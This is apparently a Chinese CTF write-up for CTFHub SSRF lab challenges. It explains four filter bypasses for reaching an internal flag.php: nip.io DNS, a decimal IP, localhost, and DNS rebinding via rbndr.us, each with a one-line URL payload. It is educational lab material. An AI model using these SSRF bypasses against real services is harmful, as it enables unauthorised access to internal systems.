
八、URL Bypass

1.利用nip.io，这个是一个dns解析网站访问www.xxx.com.1.1.1.1.nip.io，会解析为1.1.1.1

2.生成payload

```
?url=http://notfound.ctfhub.com.127.0.0.1.nip.io/flag.php
```

3.使用payload获得flag



九、数字IP Bypass


1.题目提示说不能使用点分十进制，使用转换成数字IP，网上工具一大堆哈

2.把127.0.0.1转换为数字IP

3.生成payload

```
?url=http://2130706433/flag.php
```

4.使用payload获得flag




十、302跳转 Bypass

1.根据题目提示说禁止访问127.0.0.1，需要使用302进行跳转

2.其实127.0.0.1还有一种写法：localhost 生成payload

```
?url=localhost/flag.php
```


3.使用payload获得flag，这道题感觉有点象脑筋急转弯



十一、DNS重绑定 Bypass

1.根据题目附件学习了什么是DNS重绑定e


2.使用lock.cmpxchg8b.com网站生成一个重绑定域名



3.使用生成的域名构造payload

```
?url=7f000001.7f000002.rbndr.us/flag.php
```

4.使用payload获得flag



总结：SSRF太考验脑洞了，其中使用的脚本和工具也比较多，想要学好SSRF必须要学习大量代码类的知识，加油吧！！！

往期内容

CTFHub RCE(命令执行、文件包含) WriteUP

ATT&CK实战-红队评估之二

简单讲解一下什么是ATT&CK框架

更多资讯长按二维码 关注我们

觉得不错点个“赞”呗